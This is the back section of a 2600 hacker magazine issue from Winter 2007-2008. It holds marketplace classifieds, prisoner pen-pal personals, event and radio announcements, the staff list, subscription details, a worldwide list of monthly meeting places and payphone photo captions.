I AM COLLECTING the direct (non-toll-free) telephone numbers that will connect directly to the airport airline counters of the following airlines: American, Continental, US Air, Southwest, Delta, Northwest, and United in major cities so that if I am ever bounced or a flight is delayed or canceled, I can reach someone directly and personally with a non 800 number who can do something immediately. The airport airline counter personnel usually know immediately and/or can rebook, etc. without delay. Please email: us.airlines@yahoo.com.

HELP! I want to set up a voice bridge chat line for hackers but need the software. Call me at (213) 595-8360 (Ben) or www.UndergroundClassifieds.com.

Services

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to

directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses and acquisitions, as well as general business and corporate law. Over 11 years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts and familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

HAVE A PROBLEM WITH THE LAW? DOES YOUR LAWYER NOT UNDERSTAND YOU? Have you been charged with a computer related crime? Is someone threatening to sue you for something technology related? Do you just need a lawyer that understand IT and the hacker culture? I've published and presented at HOPE and Defcon on the law facing technology professionals and hackers alike. I'm both a lawyer and an IT professional. Admitted to practice law in Pennsylvania and New Jersey. Free consultation to *2600* readers. http://muentzlaw.com alex@muentzlaw.com (215) 806-4383

PIMP YOUR WIRELESS ROUTER! http://packetprotector.org. Add VPN, IPS, and web AV capabilities to your wireless router with free, open-source firmware from PacketProtector.org

HACKER TOOLS TREASURE BOX! You get over 650 links to key resources, plus our proven tricks for rooting out the hard-to-find tools, instantly! Use to build your own customized hacker (AHEM, network security) tool kit.
http://FortressDataProtection.com/securitybook

ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.

INCARCERATED *2600* MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of Boycott Brazil, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one milltion neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: criminal copyright infringement, unauthorized computer access, theft of trade secrets, identity theft, and trademark infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School, and Gerry Spence's Trial Lawyers College. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600.
http://www.reverse.net

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2006 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to 2600, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

THE HIGH WEIRDNESS PROJECT. We are a SubGenius wiki seeking submissions of strange, controversial, subversive, and above all Slackful sources of information. We do not follow a so-called "neutral point of view" - please make your entries as biased as you want, as long as they're interesting! Special sections dedicated to information warfare, software, conspiracies, religion and skepticism, and more. Check us out: www.modemac.com.

INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources as newspapers, magazines, and online resources. For more information, check out:
http://www.infosecnews.org.

CHRISTIAN HACKERS' ASSOCIATION: Check out the web page http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

Personals

TRYING HARD not to let the bright light of my mind's eye grow dim. Feed the fire by dropping me a line and filling my head with thoughts. I'll reciprocate by projectile vomiting my intellect straight to your mailbox. Interests include writing, anything computer related, and privacy/anonymity issues. Max Rider, SBI#00383681, DCC 1181 Paddock Rd., Smyrna, DE 19979.

PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. I'm MUD/MMORPG savy in C++, Java, Python, PHP, MySQL, DirectX. Ken Roberts J60962, 450-1-28M, PO Box 9, Avenal, CA 93204.

ELECTRONIC WARFARE, COUNTERINTELLIGENCE, HACKING. A-Space and Intellipedia are my interests. Looking for pen-pals, friends, and contacts worldwide. I buy books, magazines, and unusual pictures. In search of information on financial privacy, off-shore banking and trusts, unusual books, magazines, and pictures. Please write. English or Spanish OK. Experience in telecom, 2-way radio, packet and advanced threat infrared countermeasures (EW). Former boy, now locked up in one of America's prisons like thousands of other former boys who lost their way. I will respond to all who write. D. Coryell T-68127 D3-247up, PO Box 8504, Coalinga, CA 93210, USA.

OFFLINE OUTLAW IN TEXAS needs some help in developing programming skills. Interested in Perl and Javascript. Also privacy in all areas. Library here is inadequate. Feel free to drop those Bill Me Later cards, add me to the mailing lists, etc.. Thanks to all those who have helped me so much already, you know who you are. William Lindley 822934, CT Terrell, 1300 FM 655, Rosharon, TX 77583-8604

WHEN THE BULLET HITS THE BONE. Bored and lonely phone nerd. Got some time left in our nation's wonderful corrections system. Looking for pen pals to help pass the time. Interests include (not limited to) telecom, computers, politics, music (punk rock, industrial, etc.), tats, urban exploration. 23, white male, 6'1", 190 lbs, black hair, green eyes, a few tats. Will respond to all. Michael Kerr 09496-029, FCI Big Spring, 1900 Simlar Ave., Big Spring, TX 79720.

Advertise in 2600!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600*! Don't even think about trying to tEake out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to: *2600* Marketplace, PO Box 99, Middle Island, NY 11953.

Deadline for Spring issue: 2/25/08.

NEW STUFF!

2600 SWEATSHIRTS - THE SECOND EDITION

We now have a completely new style of hooded sweatshirt in addition to our standard black pullover design. These new ones are gray in color and have a zippered front. Big red numbers proclaim "2600" for those who see you coming and big red letters in the back spell out "HACKER" for those who wonder who it was that just went past. (If you're trying to hide the fact that you're a hacker, this may not be the sweatshirt for you.)

Available in sizes L, XL, and XXL for $35 (outside the U.S. and Canada add $10 for shipping). Send check or money order to address below or visit store.2600.com.
(Additional sizes will be stocked if enough people ask for them.)

THE DIGITAL MILLENNIUM COFFEE MUGS

Yes, you read that right. *2600* now has ceramic coffee mugs designed with the DMCA (Digital Millennium Coffee Act) in mind. The *2600* seal appears on the front and the various restrictions of the mug's use appear on the back. (It is a violation of the DMCA to use this mug for tea.).
2600, PO Box 752, Middle Island, NY 11953 USA

Available with white lettering on a black mug or black lettering on a white mug. $15 each or 2 for $25 (outside the U.S. and Canada add $10 each for shipping - sorry, these things are heavy)

THE LAST HOPE

If you miss this one, there's nothing left to say.

Join us on July 18, 19, and 20, 2008 at the Hotel Pennsylvania in New York City and see who gets the last word.

Special room rates will be available at +1 212 PEnnsylvania 6-5000 (736-5000 for those of you without letters on your phones). Details on who will be speaking and how you can participate along with a whole lot more information is at www.hope.net.

The winner of the Autumn 2007 puzzle is healwhans who correctly surmised that the PDF417 barcode contained a quote from Winston Churchill that was broadcast on October 1, 1939 and said "It is a riddle, wrapped in a mystery, inside an enigma." (He was talking about Russia.)

"First they ignore you, then they laugh at you, then they fight you, then you win." - Mahatma Gandhi

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Mike Castleman

Layout and Design
Skram

Cover
Exscotticus

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry

Network Operations: css

Broadcast Coordinators: Juintz, thal

Forum Admin: Skram

IRC Admins: achmet, beave, carton, dukat, enno, faul, koz, mangala, mcfly, r0d3nt, rdnzl, shardy, sj, smash, xi

Inspirational Music: Gigi D'Agostino, Carbon/Silicon, Vienna Vegetable Orchestra, M.I.A.

Shout Outs: Metalab, Odo, Daniele, Bombo, smaster, naif, Luiz, Nelson, Willian, Rodrigo, Johannes, Guenther, Dhillon

Get Well: Jim

Hello: Thomas

2600 *(ISSN 0749-3851, USPS # 003-176); Winter 2007-2008, Volume 24 Issue 4, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA

(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $20 individual,
$50 corporate (U.S. Funds)
Overseas - $30 individual, $65 corporate

Back issues available for 1984-2006 at $20 per year, $26 per year overseas
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 **Office Line: +1 631 751 2600**
2600 **Fax Line: +1 631 474 2677**

Copyright © 2007-2008; 2600 Enterprises Inc.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm

British Columbia

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Ontario

Barrie: William's Coffee Pub, 505 Bryne Dr. 7 pm

Guelph: William's Coffee Pub, 492 Edinbourgh Rd S. 7 pm

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: College Park Food Court, across from the Taco Bell.

Waterloo: William's Coffee Pub, 170 University Ave W. 7 pm

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Exeter: At the payphones, Bedford Square. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Grenoble: Eve, campus of St. Martin d'Heres. 6 pm

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 9 pm

Paris: Place de la Republique, near the (empty) fountain. 6:30 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

Wellington: Load Cafe in Cuba Mall. 6 pm

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tucson: Borders in the Park Mall. 7 pm

California

Irvine: Panera Bread, 3988 Barranca Parkway. 7 pm

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: London Bridge Pub, Wharf #2.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall by the phone booths next to Panda Express. 6 pm

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W Irving Park Rd. 7 pm

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm

Marlborough: Solomon Park Mall food court.

Northampton: Downstairs of Haymarket Cafe. 6:30 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 E 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm

Nevada

Las Vegas: reJAVAnate Coffee, 3300 E Flamingo Rd (at Pecos). 7 pm

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St, between Lexington & 3rd.

Rochester: Panera Bread, 2373 W Ridge Rd. 7:30 pm

North Carolina

Charlotte: South Park Mall food court. 7 pm

Raleigh: Royal Bean coffee shop on Hillsboro St (next to the Playmakers Sports Bar and across from Meredith College).

Wilmington: The Connection Internet Cafe, 250-1 Racine Drive, Racine Commons Shopping Center.

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: The Brew House, 1047 E McMillan. 7 pm

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Convention center on street level around the corner from the food court.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Quetzal, 664 Union Ave. 6 pm

Nashville: Vanderbilt University Hill Center, Room 151, 1231 18th Ave S. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. 6 pm

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Charlottesville: Greenberry's Coffee & Tea Company at the Barracks Rd Shopping Center. 6:30 pm

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: Coffee Station, 9315 N Nevada (North Spokane). 6 pm

Wisconsin

Madison: Barriques Coffee, 127 W Washington Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Overseas Payphones



Iraq. Seen in a bombed out Iraqi hospital east of Baghdad. Note the "Call Me" request on the chassis.

Photo by William Johnson



Iraq. Seen outside a hospital in Sulaimanyah. The white piece of paper gives advice on preventive measures to take so as not to contract cholera.

Photo by Conan



Morocco. Found in Marrakesh, this is what we imagine payphones must look like on other planets.

Photo by birdy



Cayman Islands. This is about as many payphones as you'll ever see in one place. These were found at the port of call for cruise ships in Georgetown, no doubt placed there before the advent of cell phones.

Photo by StankDawg

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photo



This photo of 2600 Barracks Road in Charlottesville, Virginia comes to us from Beth Skrobanski. It's home to The Colonnades, a retirement community that we're currently negotiating with to get discounted rates for members of the hacker community when the time comes. Even the font looks familiar.



In answer to the question we get asked more than any other as to just where Walmart Store #2600 is, the answer is of course Chesterfield, Missouri. In fact, it's on the wall of this very store, discovered by Doyle Glaze, that the Children's Miracle Network donated a whole bunch of balloons to commemorate this historic fact.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).